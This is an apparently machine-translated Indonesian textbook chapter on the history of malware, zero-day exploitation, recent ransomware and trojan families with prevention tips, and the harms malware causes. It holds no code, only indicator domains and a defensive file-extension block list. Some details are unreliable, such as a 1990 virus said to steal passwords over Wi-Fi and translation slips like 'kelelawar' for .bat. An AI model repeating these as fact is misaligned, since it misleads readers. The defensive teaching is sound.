Literatur dan pers populer terus menyoroti efek Malicious code seolah-olah itu adalah fenomena yang relatif baru. Bukan itu. Fred Cohen kadang-kadang dianggap sebagai penemu virus, tetapi Cohen hanya memberi nama pada fenomena yang diketahui jauh sebelumnya. Misalnya, Shoch dan Hupp [] menerbitkan makalah tentang worm, dan Ken Thompson, dalam kuliahnya di Turing Award 1984, “Reflections on Trusting Trust” , menjelaskan Malicious code yang dapat diteruskan oleh kompiler. Dalam kuliah itu, dia mengacu pada dokumen Angkatan Udara sebelumnya, evaluasi keamanan Multics oleh Paul Karger dan Roger Schell. Faktanya, referensi ke Malicious code kembali setidaknya ke tahun 1970. Studi Willis Ware tahun 1970 (diluncurkan secara publik pada tahun 1979) dan studi perencanaan James P. Anderson untuk Angkatan Udara AS masih, beberapa dekade kemudian, secara

akurat menggambar kan ancaman , kerentanan, dan kelemahan keamanan program, terutama yang disengaja.

Mungkin nenek moyang dari Malicious code saat ini adalah permainan Darwin, yang dikembangkan oleh Vic Vyssotsky, Doug McIlroy, dan Robert Morris dari AT&T Bell Labs pada tahun 1962 (dijelaskan dalam). Program ini tidak selalu berbahaya, tetapi tentu saja jahat: Ini mewakili pertempuran di antara program komputer, yang tujuannya adalah untuk membunuh program lawan. Program pertempuran memiliki sejumlah properti menarik, termasuk kemampuan untuk mereproduksi dan menyebar, serta bersembunyi untuk menghindari deteksi dan pemusnahan, yang semuanya terdengar seperti properti Malicious code saat ini.

Malicious code berasal dari tahun 1970-an, dan kemungkinan lebih awal. Pertumbuhannya eksplosif, tetapi tentu saja bukan fenomena baru-baru ini.

Melalui tahun 1980-an dan awal 1990-an, Malicious code dikomunikasikan sebagian besar dari orang ke orang melalui media yang terinfeksi (seperti removable disk) atau dokumen (seperti makro yang dilampirkan pada dokumen dan spreadsheet) yang dikirimkan melalui email. Pengecualian utama untuk komunikasi individu adalah worm Morris, yang menyebar melalui Internet muda dan kecil, yang kemudian dikenal sebagai ARPANET. (Kami membahas worm Morris secara lebih rinci nanti dalam bab ini.)

Selama akhir 1990-an, ketika Internet meledak dalam popularitas, demikian juga penggunaannya untuk mengkomunikasikan Malicious code . Transmisi jaringan menyebar luas, yang mengarah ke Melissa (1999), ILoveYou (2000), dan Code Red dan NIMDA (2001), semua program yang menginfeksi ratusan ribu—dan mungkin jutaan—sistem.

Malware terus menjadi lebih canggih. Misalnya, salah satu karakteristik Code Red, penerusnya SoBig dan Slammer (2003), serta sebagian besar malware lain yang mengikutinya, adalah eksploitasi kerentanan sistem yang diketahui, yang patch-nya telah lama didistribusikan tetapi gagal diterapkan oleh pemilik sistem. patch pelindung. Di Firma keamanan 2012 Solutionary melihat 26 toolkit populer yang digunakan oleh peretas dan menemukan bahwa 58 persen kerentanan yang dieksploitasi berusia lebih dari dua tahun, dengan beberapa berasal dari tahun 2004.

Fenomena yang lebih baru disebut serangan zero-day, yang berarti penggunaan malware yang mengeksploitasi kerentanan yang sebelumnya tidak diketahui atau kerentanan yang diketahui yang belum ada penanggulangan yang didistribusikan. Moniker mengacu pada jumlah hari (nol) di mana kerentanan yang diketahui telah hilang tanpa dieksploitasi. Jendela exploit berkurang dengan cepat, seperti yang ditunjukkan pada Kasus 2.6.

Zero day attack (serangan zero-day) merupakan serangan cyber yang terjadi pada hari yang sama saat kelemahan atau kerentanan ditemukan di dalam sistem perangkat lunak. Hacker yang mengetahuinya kemudian akan mengeksploitasi kerentanan sebelum diperbaiki oleh pihak pengembang.

Serangan zero-day datang tanpa peringatan. Serangan semacam ini dapat menimbulkan risiko tinggi bagi perusahaan atau bisnis jika tindakan yang diambil tidak tepat, pada waktu yang tepat. Zero-day dapat menyebabkan hilangnya jutaan dolar dan membuat volume informasi atau data pribadi yang jumlahnya tak terhingga berisiko.

Zero-day adalah kelemahan dalam jaringan komputer atau program perangkat lunak yang tidak diketahui oleh developer atau pihak yang bertanggung jawab, dimana kelemahan itu harus ditambal (patch) karena cacat. Dilansir dari Cyware Hacker News, istilah 'nol/zero' menunjukkan hari yang sama di mana eksploitasi terjadi. Misalnya, host situs global telah merilis versi terbaru dari platform pada hari tertentu. Dalam waktu 30 menit setelah peluncuran, seorang peretas telah menemukan kerentanan dalam versi baru, sebelum pengembang situs punya waktu untuk menunda peluncuran dan mengembangkan tambalan.

Kelemahan ini dapat dengan mudah dieksploitasi bertepatan pada hari yang sama dengan penemuan, sehingga menghasilkan serangan zero-day. Serangan zero-day terjadi setelah kerentanan perangkat lunak atau perangkat keras dieksploitasi dan penyerang melepaskan malware sebelum pengembang memiliki kesempatan untuk menambal dan memperbaiki kerentanan.

Kasus 2.6

Dengan Cepat Mendekati Zero

Y2K atau masalah tahun 2000, ketika konsekuensi mengerikan diperkirakan untuk jam komputer dengan bidang tahun 2 digit yang akan berubah dari 99 menjadi 00, adalah masalah yang ideal: Ancaman mudah ditentukan, waktu dampak mudah diprediksi, dan banyak peringatan dini diberikan. Mungkin sebagai akibatnya, sangat sedikit sistem komputer dan orang-orang yang mengalami kerusakan signifikan pada pagi hari tanggal 1 Januari 2000. Jam hitung mundur lainnya membuat peneliti keamanan komputer jauh lebih peduli.

Waktu antara pengetahuan umum tentang kerentanan produk dan kemunculan kode untuk mengeksploitasi kerentanan itu semakin berkurang. Garis waktu eksploitasi umum mengikuti urutan ini:

- Seorang penyerang menemukan kerentanan yang sebelumnya tidak diketahui.
- Pabrikan menyadari kerentanannya.
- Seseorang mengembangkan kode (disebut bukti konsep) untuk menunjukkan kerentanan dalam pengaturan yang terkendali.

- Pabrikan mengembangkan dan mendistribusikan patch atau solusi yang mengatasi kerentanan.
- Pengguna menerapkan kontrol.
- Seseorang memperluas bukti konsep, atau definisi kerentanan asli, ke serangan yang sebenarnya.

Selama pengguna menerima dan menerapkan kontrol sebelum serangan yang sebenarnya, tidak ada kerusakan yang terjadi. Serangan sebelum ketersediaan kontrol disebut eksploitasi zero-day. Waktu antara bukti konsep dan serangan yang sebenarnya telah menyusut. Code Red, salah satu bagian yang paling berbahaya dari Malicious code , pada tahun 2001 mengeksploitasi kerentanan yang patch telah didistribusikan lebih dari sebulan sebelum serangan. Tetapi baru-baru ini, waktu antara kerentanan dan eksploitasi terus menurun. Pada tanggal 18 Agustus 2005, Microsoft mengeluarkan nasihat keamanan untuk mengatasi kerentanan yang bukti kode konsepnya telah diposting ke situs web SIRT (Security Incident Response Team) Prancis frsirt.org. Patch Microsoft didistribusikan seminggu kemudian. Pada tanggal 27 Desember 2005, kerentanan ditemukan di file metafile Windows (.WMF). Dalam beberapa jam, ratusan situs mulai mengeksploitasi kerentanan untuk mendistribusikan Malicious code , dan dalam enam hari perangkat Malicious code muncul, yang dengannya siapa pun dapat dengan mudah membuat eksploitasi. Microsoft merilis patch dalam sembilan hari.

Perusahaan keamanan Symantec dalam Global Internet Security Threat Report menemukan 23 kerentanan zero-day pada tahun 2013, meningkat dari 14 tahun sebelumnya dan 8 untuk 2011. Meskipun ini tampak seperti angka kecil, pengamatan penting adalah tren kenaikan dan tingkat dari peningkatan. Juga, perangkat lunak di bawah serangan tersebut dieksekusi oleh jutaan pengguna dalam ribuan aplikasi. Karena serangan zero-day merupakan kejutan bagi staf pemeliharaan perangkat lunak yang terpengaruh, kerentanan tetap terbuka hingga staf dapat menemukan perbaikan. Symantec melaporkan vendor membutuhkan rata-rata empat hari untuk mempersiapkan dan mendistribusikan patch untuk lima serangan zero-day teratas; pengguna akan benar-benar menerapkan tambalan di lain waktu.

Tapi apa sebenarnya eksploitasi zero-day itu? Tergantung siapa yang menghitung. Jika vendor mengetahui kerentanan tetapi belum merilis kontrol, apakah itu dihitung sebagai zero day, atau apakah exploit harus mengejutkan vendor? David Litchfield dari Perangkat Lunak Generasi Berikutnya di Inggris mengidentifikasi kerentanan dan memberi tahu Oracle. Dia mengklaim Oracle membutuhkan waktu 800 hari yang mencengangkan untuk memperbaiki dua di antaranya dan yang lainnya tidak diperbaiki selama 650 hari. Pelanggan lain terganggu oleh siklus patch yang lambat—Oracle tidak merilis patch antara Januari 2005 dan Maret 2006. Tertekan oleh kurangnya tanggapan, Litchfield akhirnya mengumumkan kerentanannya untuk memaksa Oracle meningkatkan dukungan pelanggannya. Jelas, tidak ada cara untuk menentukan apakah suatu Flaw (bug) hanya diketahui oleh komunitas keamanan atau penyerang juga kecuali jika terjadi serangan.

Menyusut waktu antara pengetahuan tentang kerentanan dan eksploitasi memberi tekanan pada vendor dan pengguna keduanya, dan tekanan waktu tidak kondusif untuk pengembangan perangkat lunak atau manajemen sistem yang baik.

Masalah yang lebih buruk tidak dapat dikendalikan: kerentanan diketahui oleh penyerang tetapi tidak oleh komunitas keamanan.

Malware saat ini sering tetap tidak aktif sampai dibutuhkan, atau sampai menargetkan jenis perangkat lunak tertentu untuk melemahkan beberapa sistem yang lebih besar (terkadang perangkat keras). Misalnya, Conficker (2008) adalah nama umum untuk infeksi yang meninggalkan targetnya di bawah kendali agen utama. Efek dari infeksi tidak langsung; malware tersebut laten hingga agen master menyebabkan agen yang terinfeksi mengunduh kode tertentu dan melakukan serangan kelompok.

Malware tidak hanya menyerang pengguna individu dan komputer tunggal. Aplikasi dan industri utama juga berisiko.

Misalnya, Stuxnet (2010) menerima banyak liputan media pada tahun 2010. Sebuah kode yang sangat canggih, Stuxnet mengeksploitasi kerentanan dalam perangkat lunak sistem kontrol industri Siemens. Jenis perangkat lunak ini sangat populer untuk digunakan dalam sistem kontrol pengawasan dan akuisisi data (SCADA), yang mengontrol proses dalam manufaktur kimia, penyulingan dan distribusi minyak, dan pembangkit listrik tenaga nuklir—semua proses yang kegagalannya dapat menimbulkan konsekuensi bencana. Tabel 2.3 memberikan garis waktu dari beberapa infeksi Malicious code yang lebih menonjol.

Tabel 2.3 Infeksi Malicious code yang Terkemuka

2Tahun	Nama	Ciri - Ciri
1982	Elk Cloner	Virus pertama; menyerang komputer Apple II
1985	Brain	Virus pertaman: menyerang IDM PC
1988	Morris worm	Virus pertama yang menjadi serangan siber. Robert Tappan Morris seorang mahasiswa pascasarjana Cornell University, New York, Amerika, adalah otak di balik munculnya virus tersebut yang awalnya hanya ingin mengetahui lebih jauh tentang internet pada November 1988. Pada saat itu, virus tersebut menginfeksi puluhan ribu sistem, sekitar 10 persen komputer yang tersambung ke internet.
1989	Ghostballs	Virus multipartit pertama yang diketahui. Ini adalah virus penginfeksi file yang mampu menginfeksi file COM dan sektor boot disk.
1990	Chameleon	Virus polimorfik pertama. Virus tersebut mengumpulkan data-data penting yang melewati jaringan Wi-Fi tersebut, seperti password, kartu kredit, atau akun bank.
1995	Concept	Virus makro liar pertama untuk produk Microsoft Word. Itu ditemukan telah diinstal sebelumnya pada beberapa CD yang dirilis oleh beberapa perusahaan besar.

1998	Back Orifice	Merupakan sebuah alat bantu administrasi komputer dari jarak jauh yang sangat powerful. Akan tetapi, mengingat adanya fitur stealth pada komponen server, maka keberadaannya dapat menjadikan ancaman yang serius terhadap sistem yang menjalankan sistem operasi Microsoft Windows NT dan keluarganya
1999	Melissa	Virus yang menyebar lewat e-mail. Melissa menyebar melalui dokumen Microsoft Word yang dikirim melalui e-mai
2000	I Love You	Menyebar melalui email. Email dikirim dengan sebuah lampiran yang ketika dibuka akan menjalankan program berbahaya yang menimpa file gambar pengguna. Tujuan dari virus ini adalah untuk mencuri password akses internet, virus ini juga akan dengan cepat menyebar karena setelah satu komputer terinfeksi maka virus I love You akan meng-email sendiri ke lima puluh kontak pertama di buku alamat Windows.
2000	Timofonica	Worm memanfaatkan fitur yang memungkinkan pengguna PC untuk mengirim email yang muncul sebagai pesan teks SMS di ponsel Telefonica.
2001	Code Red	Worm yang menyerang kerentanan senbuah komputer yang menjalankan Windows 2000 dan Windows NT. Virus ini bekerja secara acak memilih alamat IP lalu kemudian meminda sistem operasinya sebelum menginfeksi PC yang mengggunakan windows 2000 atau windows NT
2001	Code Red II	Worm komputer yang mirip dengan worm Code Red. Perilakunya mirip dengan aslinya, tetapi analisis menunjukkannya sebagai worm baru, bukan varian. Tidak memiliki fungsi untuk menyerang; sebaliknya ia memiliki pintu belakang yang memungkinkan serangan. Worm ini dirancang untuk mengeksploitasi lubang keamanan dalam perangkat lunak pengindeksan yang disertakan sebagai bagian dari perangkat lunak server web Internet Information Server (IIS) Microsoft.
2001	Nimda	Menyebar melalui Internet dengan cepat, menjadi yang tercepat menyebarkan virus komputer pada waktu itu. Bahkan, hanya butuh 22 menit dari saat Nimda menghantam Internet untuk mencapai puncak daftar serangan yang dilaporkan. Target utama Nimda adalah server Internet. Tapi juga bisa menginfeksi PC biasa, tujuan sebenarnya adalah untuk memacetkan jaringan internet. Bisa menyebar melalui Internet menggunakan beberapa metode, termasuk e-mail yang membantu menyebarkan virus ini di beberapa server dalam waktu singkat.
2003	SQL Slammer	Worm yang menargetkan unpatched Microsoft SQL 2000 servers. Worm ini menyebar antar server, meningkatkan lalu lintas pada port UDP 1434 dan menyebabkan lalu lintas jaringan berat yang dapat memperlambat kinerja jaringan dan menyebabkan penolakan layanan
2003	SoBig.	Ini merupakan worm dan trojan yang menyebar lewat e-mail sebagai spam. SoBig bisa mengkopi file, mengirimkan diri sendiri via e-mail, serta merusak hardware dan software komputer. Sebanyak ribuan PC terdampak dengan nilai kerugian mencapai 37 miliar dollar AS (Rp 531 triliun)
2004	Mydoom	Juga dikenal sebagai W32.MyDoom@mm, Novarg, Mimail.R dan Shimgapi, adalah worm yang memengaruhi kinerja Microsoft Windows. Merupakan penyebaran worm e-mail tercepat yang pernah ada.

2004	Bagle worm	Virus ini menyebar melalui e-mail dengan berbagai subyek berbeda. Beberapa jam sejak keluarnya virus ini, sudah terdapat 2 buah varian Bagle (Bagle BD dan BE)yang menyebar melalui e-mail, jaringan komputer dan aplikasi P2P.
2008	Rustock-C	Rustock-C menyalin dirinya sendiri ke folder Temp dengan ekstensi TMP dan membuat file SYS bernama acak di folder sistem Windows
2008	Conficker.	Virus Jaringan Pengubah Alamat IP Address suatu unit PC yang Menyebabkan Koneksi Internet dan Lan terputus. Yang paling Menjengkelkan adalah Virus ini berpindah dan Menginfeksi Jaringan dengan sangat Cepat.
2010	Stuxnet	Virus pertama yang diyakini dirancang khusus untuk menyerang fasilitas-fasilitas infrastruktur yang besar. Virus ini awalnya menyebar secara membabi buta, tetapi memuat muatan perangkat perusak yang sangat khusus yang dirancang hanya mengincar sistem Kontrol Pengawas Dan Akuisisi Data Siemens (SCADA, Siemens Supervisory Control And Data Acquisition) yang diatur untuk mengendalikan dan memantau proses industri tertentu
2011	Duqu	Varian baru dari Stuxnet. Kendati Duqu memiliki beberapa kesamaan dengan Stuxnet, ada pula perbedaan di antara keduanya. Diasumsikan Stuxnet punya target utama, yaitu sistem kontrol industri yang digunakan dalam program nuklir Iran. Adapun target utama dari Duqu masih belum jelas.
2013	Cryptolocker	Malware adalah trojan yang menginfeksi komputer dan kemudian mencari file untuk dienkripsi.

10 Virus Komputer Terbaru Tahun 2020

Tercatat ada banyak serangan dunia maya dalam dekade terakhir ini. Dengan menggunakan teknik dan coding terbaru, peretasan dan ancaman dunia maya menjadi lebih mudah dan umum. Mereka dapat mengambil informasi-informasi dari sistem jika mereka perlu dengan begitu mudah. Berikut daftar virus komputer terbaru tahun sekarang.

1. B0r0nt0k Ransomware

Virus komputer Ransomware memang terdiri dari berbagai jenis, tetapi seperti yang kita ketahui semua, mereka dirancang untuk tujuan moneter. Ransomware dapat menyebar melalui berbagai metode seperti perangkat lunak berbahaya, lampiran email, perangkat penyimpanan eksternal, dan lainnya. Baru-baru ini terdapat virus komputer terbaru yang dikenal sebagai B0r0nt0k ransomware muncul pada 25 Februari 2019 mengenkripsi file di server Linux dan menambahkan ekstensi. rontok ke file yang dienkripsi. Meskipun cryptoransomware B0r0nt0k dirancang untuk sistem Linux dan situs web, ia bekerja seperti virus komputer yang dirancang untuk Windows. Virus komputer ini selain memengaruhi data, dan virus ini juga dapat membuat perubahan seperti:

- Pengaturan startup
- Entri pendaftaran
- File atau program

Untuk mendekripsi file, penyerang menuntut 20 Bitcoin yang harus dibayar dalam waktu tiga hari sejak hari serangan. Gagal melakukannya, penyerang menghapus data secara permanen. Selain itu, cryptovirus ini dianggap berbahaya karena dapat menonaktifkan alat keamanan.

Pencegahan:

- Ambil cadangan data biasa
- Terapkan patch keamanan terbaru
- Gunakan layanan pencegahan intrusi untuk memblokir eksploitasi aplikasi

2. Yatron Ransomware

Ransomware-as-a-Service terbaru bernama Yatron sedang dipromosikan di Twitter data ini. Virus komputer ini berfungsi seperti ransomware lainnya dan mengenkripsi file yang ditargetkan. IT menyebar ke komputer lain melalui eksploitasi EternalBlue dan DoublePulsar. Tidak hanya itu, Virus Yatron Ransomware ini juga mencoba menghapus file yang dienkripsi jika korban gagal melakukan pembayaran dalam waktu 72 jam. Selain mengeksploitasi kelemahan ransomware komputer Yatron akan mencoba menyebar melalui program P2P dengan menyalin ransomware yang dapat dieksekusi ke folder default.

Pencegahan:

- Selalu simpan cadangan file-file penting
- Hindari mengaktifkan makro dalam lampiran yang diterima
- Jangan mengunduh lampiran yang tidak diminta
- Gunakan akun admin hanya jika diperlukan

3. Gandcrab Ransomware

Ini adalah salah satu virus komputer paling terkenal. Gandcrab adalah penyebaran ransomware melalui malvertisements, situs web eksplisit, atau email spam, yang mengarahkan pengguna ke Halaman Rig Exploit Kit atau halaman GrandSoft EK. Melalui halaman-halaman ini, Gandcrab membuat entri ke dalam sistem dan perangkat pengguna.

Setelah ransomware aktif pada sistem, ransomware mulai mengumpulkan informasi pribadi pengguna seperti nama pengguna, jenis keyboard, keberadaan antivirus, IP, versi OS, versi Windows saat ini, dll. Virus komputer berbahaya Gandcrab membuat langkah berikutnya berdasarkan informasi yang dikumpulkan. Setelah itu membunuh semua tugas & proses yang berjalan pada sistem sehingga dapat mulai mengenkripsi data dan file yang ada di sistem.

Itu kemudian menghasilkan kunci publik dan pribadi pada sistem pengguna, yang kemudian diteruskan ke server C2 di-host di domain .bit. Segera setelah kunci dikirimkan, ia memulai proses enkripsi dengan menggunakan kunci publik yang dihasilkan dan menambahkan ekstensi '.GDCB' ke semua file yang dienkripsi. Setelah itu, ia mengirimkan file yang berisi pesan tebusan pada sistem pengguna dengan imbalan dekripsi data mereka. Nama file dengan pesan tebusan adalah 'GDCB-DECRYPT.txt'.

Pencegahan:

- Pencadangan rutin untuk data dan file penting.
- Perbarui sistem operasi dan aplikasi.
- Jika terjadi serangan, coba gunakan alat dekripsi ransomware.

4. Magniber Ransomware

Virus komputer terbaru ini sebagian besar aktif di negara-negara Asia. Magniber tersebar melalui malvertisements, situs web yang terinfeksi yang mengarahkan pengguna ke halaman kit eksploitasi Magnitude. Virus ini adalah toolkit peramban jahat berbahaya tertua yang masih digunakan untuk mendistribusikan ransomware. Begitu Magniber masuk ke dalam sistem, Magniber mulai mengenkripsi data dan file dengan menggunakan kunci unik. Setelah dienkripsi, ia menambahkan ekstensi .dyaaghemy ke semua file yang dienkripsi.

Pencegahan:

- Pencadangan data dan file secara teratur.
- Perbarui sistem operasi dan aplikasi.
- Blokir ekstensi file seperti : `exe | pif | tmp | url | vb | vbe | scr | reg | pst | cmd | com | kelelawar | dll | dat | hlp | hta | js | wsf.`

5. Thanatos Ransomware

Ini adalah virus komputer baru bernama 'Thanatos', yang didistribusikan melalui iklan, email spam dengan lampiran jahat dan jenis file, dll. Ini sangat mirip dengan virus komputer paling terkenal yaitu virus komputer ILOVEYOU. Bagian yang paling rumit adalah mendekripsi data yang telah dienkripsi oleh ransomware ini. Karena, ia menghasilkan kunci yang berbeda setiap kali untuk enkripsi dan tidak menyimpan kunci ini di mana saja sehingga sulit untuk dipulihkan.

Setelah itu, ia akan mulai menjatuhkan muatan dalam sistem pengguna dalam bentuk file .exe atau .txt, yang ditetapkan untuk dijalankan secara otomatis dan terbuka setiap kali sistem dihidupkan ulang. Payload ini mulai mengenkripsi file dan menambahkan ekstensi '.thatatos' ke file terenkripsi. Segera, pengguna menerima pesan pembayaran tebusan pada sistemnya.

Pencegahan:

- Nonaktifkan makro dan Activex saat menggunakan produk MS Office.
- Menyimpan data dan file secara teratur.
- Perbarui sistem operasi dan aplikasi.

6. Astaroth Trojan

Pertama kali muncul pada tahun 2017, virus komputer terbaru ini telah menargetkan lebih dari 8000 sistem. Ini digunakan dalam kampanye spam di seluruh Eropa dan Brasil. Trojan komputer ini menyebar melalui lampiran file .7zip dan tautan berbahaya. Astaroth Trojan menargetkan alat antivirus untuk mencuri nama pengguna dan kata sandi.

Pencegahan:

- Gunakan 2-FA untuk menambahkan lapisan keamanan ekstra ke mesin kalian
- Selalu perbarui mesin dan alat keamanan kalian
- Jalankan firewall terbaru dan alat keamanan Internet khusus

7. Trojan Glupteba

Ini adalah salah satu virus komputer terburuk yang memiliki beberapa varian dengan fungsi yang berbeda. Trojan ini mencapai sistem melalui file yang dijatuhkan oleh malware lain atau dengan mengeksploitasi kit. Ini diaktifkan sebagai layanan dan memungkinkan proses pada sistem berpura-pura menjadi perangkat lunak yang sah atau asli. Glupteba secara langsung berkomunikasi dengan alamat IP dan port untuk mengumpulkan informasi pengguna. Ini mengalihkan lalu lintas dan pengguna ke berbagai domain yang tidak dikenal seperti ostdownload.xyz, travelsreview.wo, rldbigdesign.website, sportpics.xyzkinosport.top.

Pencegahan:

- Aktifkan filter web dan email.
- Batasi makro dalam produk Microsoft Office.
- Berlatih penjelajahan yang aman.

8. GoBrut

GoBrut virus komputer terbaru tidak secara teknis canggih tetapi dapat memperlambat Internet dan menyebabkan kerusakan pada ribuan komputer. Virus komputer ini berbasis Golang dan menggunakan brute force untuk menyebar sendiri di mesin Windows dan Linux. Malware ini dapat mengeksploitasi sejumlah kerentanan terutama situs web yang masih menggunakan kata sandi yang lemah sesuai target. Tidak hanya malware StealthWorker ini juga mampu memperbarui dirinya sendiri.

Pencegahan:

- Gunakan kata sandi yang kuat dan rumit
- Gunakan penundaan progresif
- Gunakan tes respons perubahan untuk mencegah pengiriman otomatis

9. Jokeroo

Virus komputer ini juga berfungsi sebagai Ransomware-as-a-Service dan sedang dipromosikan di Twitter melalui situs peretasan bawah tanah. Ancaman komputer ini memungkinkan afiliasi untuk mendapatkan akses ke ransomware dan server pembayaran fungsional. Jokeroo mulai mempromosikan dirinya sebagai GrandCrab Ransomware di Exploit.in.

Pencegahan:

- Latih penjelajahan yang aman
- Perbarui sistem operasi dan aplikasi keamanan
- Pencadangan file dan data penting lainnya secara berkala

10. Klik Adware

Ini adalah salah satu virus komputer teratas dalam bentuk malware & adware yang dijuluki 'Kuik'. Virus Ini bertindak sebagai pembaruan Adobe Flash Player yang sah dengan menutup sendiri. Virus komputer berbahaya ini dilengkapi dengan tiga modul yang merupakan pemutar flash yang sah, sertifikat, dan file .exe bernama 'upp.exe'. Setelah virus masuk ke sistem, ia akan berkomunikasi dengan semua antarmuka jaringan yang ada dan menambahkan DNS 18.219.162.248.

Setelah itu, ia baru akan mulai mengumpulkan informasi pribadi dan data dari sistem pengguna dan meneruskannya ke domain hosting 'kuikdelivery.com'. Segera setelah informasi mencapai server domain, ia mengaktifkan berbagai tugas jahat lainnya pada sistem yang juga mencakup ekstensi chrome dari sumber yang tidak diketahui, penambang koin, dll.

Pencegahan:

- Pencadangan rutin untuk data dan file penting.
- Aktifkan antivirus dan spyware asli.
- Batasi dari email spam dan juga dari lampiran jenis file : `exe | pif | tmp | url | vb | vbe | scr | reg | pst | cmd | com | kelelawar | dll | dat | hlp | hta | js | wsf`

Dengan latar belakang historis ini, kami sekarang menjelajahi lebih banyak jenis Malicious code secara umum.

2.2.3 Detail Teknis: Malicious code

Jumlah strain Malicious code tidak diketahui. Menurut layanan pengujian, pendeteksi Malicious code (seperti alat antivirus yang sudah dikenal) yang mencari "tanda tangan" malware mencakup lebih dari 1 juta definisi, meskipun karena mutasi, satu jenis mungkin melibatkan beberapa definisi. Vektor infeksi termasuk sistem operasi, aplikasi dokumen (terutama pengolah kata dan spreadsheet), pemutar media, browser, mesin pembuat dokumen (seperti Adobe PDF reader) dan program pengeditan foto. Media transmisi meliputi dokumen, foto, dan file musik, pada jaringan, disk, media flash (seperti perangkat memori USB), dan bahkan bingkai foto digital. Infeksi yang melibatkan perangkat lain yang dapat diprogram dengan komputer tertanam, seperti ponsel, mobil, perekam video digital, dan mesin kasir, menjadi target Malicious code .

Di bagian ini kami mengeksplorasi empat aspek infeksi Malicious code :

- bahaya—bagaimana pengaruhnya terhadap pengguna dan sistem
- transmisi dan propagasi—bagaimana mereka ditransmisikan dan direplikasi, dan bagaimana mereka menyebabkan transmisi lebih lanjut
- aktivasi—bagaimana mereka mendapatkan kontrol dan menginstal sendiri sehingga mereka dapat mengaktifkan kembali
- stealth —cara mereka bersembunyi untuk menghindari deteksi

Kami memulai studi kami tentang malware dengan melihat beberapa aspek kerusakan yang disebabkan oleh Malicious code .

Bahaya dari Malicious Code

Virus dan Malicious code lainnya pada dasarnya dapat menyebabkan kerusakan yang tidak terbatas. Karena malware berjalan di bawah otoritas pengguna, ia dapat melakukan apa saja yang dapat dilakukan pengguna. Di bagian ini kami memberikan beberapa contoh bahaya yang dapat ditimbulkan oleh malware. Beberapa contoh sepele, lebih dalam nada lelucon lucu. Tapi contoh lain sangat serius dengan konsekuensi kritis yang jelas.

Kami dapat membagi muatan dari Malicious code menjadi tiga kategori:

- Tidak merusak. Contoh perilaku mengirim pesan lucu atau menampilkan Gambar di layar, seringkali hanya untuk menunjukkan kemampuan penulis. Kategori ini juga akan mencakup virus hoax, pesan peringatan palsu dari bagian Malicious code , tampaknya menyebabkan penerima panik dan meneruskan pesan ke kontak, sehingga menyebarkan kepanikan.
- Destruktif. Jenis kode ini merusak file, menghapus file, merusak perangkat lunak, atau menjalankan perintah untuk menyebabkan tekanan atau kerusakan perangkat keras tanpa motif yang jelas selain untuk membahayakan penerima.
- Niat komersial atau kriminal. Infeksi jenis ini mencoba mengambil alih komputer penerima, menginstal kode untuk memungkinkan agen jarak jauh menyebabkan komputer melakukan tindakan pada sinyal agen atau meneruskan data sensitif ke agen. Contoh tindakan termasuk mengumpulkan data pribadi, misalnya, kredensial login ke situs web perbankan, mengumpulkan data kepemilikan, seperti rencana perusahaan (seperti yang dilaporkan untuk infeksi komputer dari lima perusahaan industri perminyakan pada Februari 2011), atau melayani sebagai agen yang dikompromikan untuk mengirim email spam atau memasang serangan penolakan layanan.

Tanpa kita mengetahui pikiran penyerang, motif bisa sulit ditentukan. Namun, kategori ketiga ini memiliki motif komersial yang jelas. Kejahatan terorganisir telah tertarik menggunakan Malicious code untuk mengumpulkan uang.

Membahayakan Pengguna

Sebagian besar kerusakan Malicious code terjadi pada data komputer yang terinfeksi. Berikut adalah beberapa contoh kedengkian di dunia nyata.

- Menyembunyikan kursor.
- Menampilkan teks atau Gambar pada layar.
- Membuka jendela browser ke situs web yang terkait dengan aktivitas saat ini (misalnya, membuka halaman web maskapai penerbangan ketika situs saat ini adalah papan wisata kota asing).
- Mengirim email ke beberapa atau semua entri dalam daftar kontak atau alias pengguna. Perhatikan bahwa email akan dikirim sebagai berasal dari pengguna, membuat penerima menganggapnya asli. Virus Melissa melakukan ini, mengirimkan salinan dirinya sebagai lampiran yang akan dibuka oleh penerima yang tidak curiga, yang kemudian menginfeksi penerima dan membiarkan infeksi menyebar ke kontak mereka.
- Membuka dokumen teks dan mengubah beberapa contoh “is” menjadi “not”, dan sebaliknya. Jadi, “Raul adalah temanku” menjadi “Raul bukan temanku.” Malware hanya mengubah beberapa contoh di lokasi acak, sehingga perubahan tidak akan terlihat dengan jelas. Bayangkan efek perubahan ini pada makalah, proposal, kontrak, atau berita.
- Menghapus semua file. Virus Yerusalem melakukan ini setiap hari Jumat yang merupakan hari ke-13 setiap bulan.
- Memodifikasi file program sistem. Banyak jenis malware melakukan ini untuk memastikan pengaktifan kembali berikutnya dan menghindari deteksi.
- Memodifikasi informasi sistem, seperti registri Windows (Tabel semua informasi sistem penting).
- Mencuri dan meneruskan informasi sensitif seperti sandi dan detail login.

Selain bentuk kerugian langsung ini, pengguna juga dapat dirugikan secara tidak langsung. Misalnya, citra publik perusahaan dapat dirusak jika situs web perusahaan dibajak untuk menyebarkan Malicious code . Atau jika serangan tersebut membuat beberapa file atau fungsi web tidak tersedia, orang dapat beralih ke situs pesaing secara permanen (atau sampai situs pesaing diserang).

Meskipun pengguna paling dirugikan secara langsung oleh malware, ada kerugian sekunder saat pengguna mencoba membersihkan sistem setelah terinfeksi. Selanjutnya kami mempertimbangkan dampaknya pada sistem pengguna.

Membahayakan Sistem Pengguna

Penulis malware biasanya bermaksud agar kode mereka tetap ada, jadi mereka menulis kode dengan cara yang menolak upaya untuk menghapusnya. Beberapa penulis begitu jelas untuk menanam file bernama "malware" di direktori tingkat atas dari disk pengguna.

Berikut adalah beberapa manuver yang digunakan penulis malware untuk menyembunyikan infeksi mereka; teknik ini juga mempersulit deteksi dan pemberantasan.

- Sembunyikan file dalam direktori tingkat yang lebih rendah, seringkali subdirektori yang dibuat atau digunakan oleh program lain yang sah. Misalnya, sistem operasi Windows memelihara subdirektori untuk beberapa program yang diinstal dalam folder bernama "paket terdaftar." Di dalam folder itu ada subfolder dengan yang tidak dapat dipahami nama seperti {982FB688-E76B-4246-987B-9218318B90A}. Bisakah Anda memberi tahu paket apa yang dimiliki direktori itu atau file apa yang seharusnya ada di sana?
- Lampirkan, dengan menggunakan teknik yang dijelaskan sebelumnya dalam bab ini, ke file sistem penting, terutama file yang dipanggil selama startup sistem (untuk memastikan malware diaktifkan kembali).
- Ganti (mempertahankan nama) file sistem yang tidak kritis. Beberapa fungsi sistem akan hilang, tetapi pandangan sepintas pada file sistem tidak akan menyorot nama apa pun yang bukan milik.
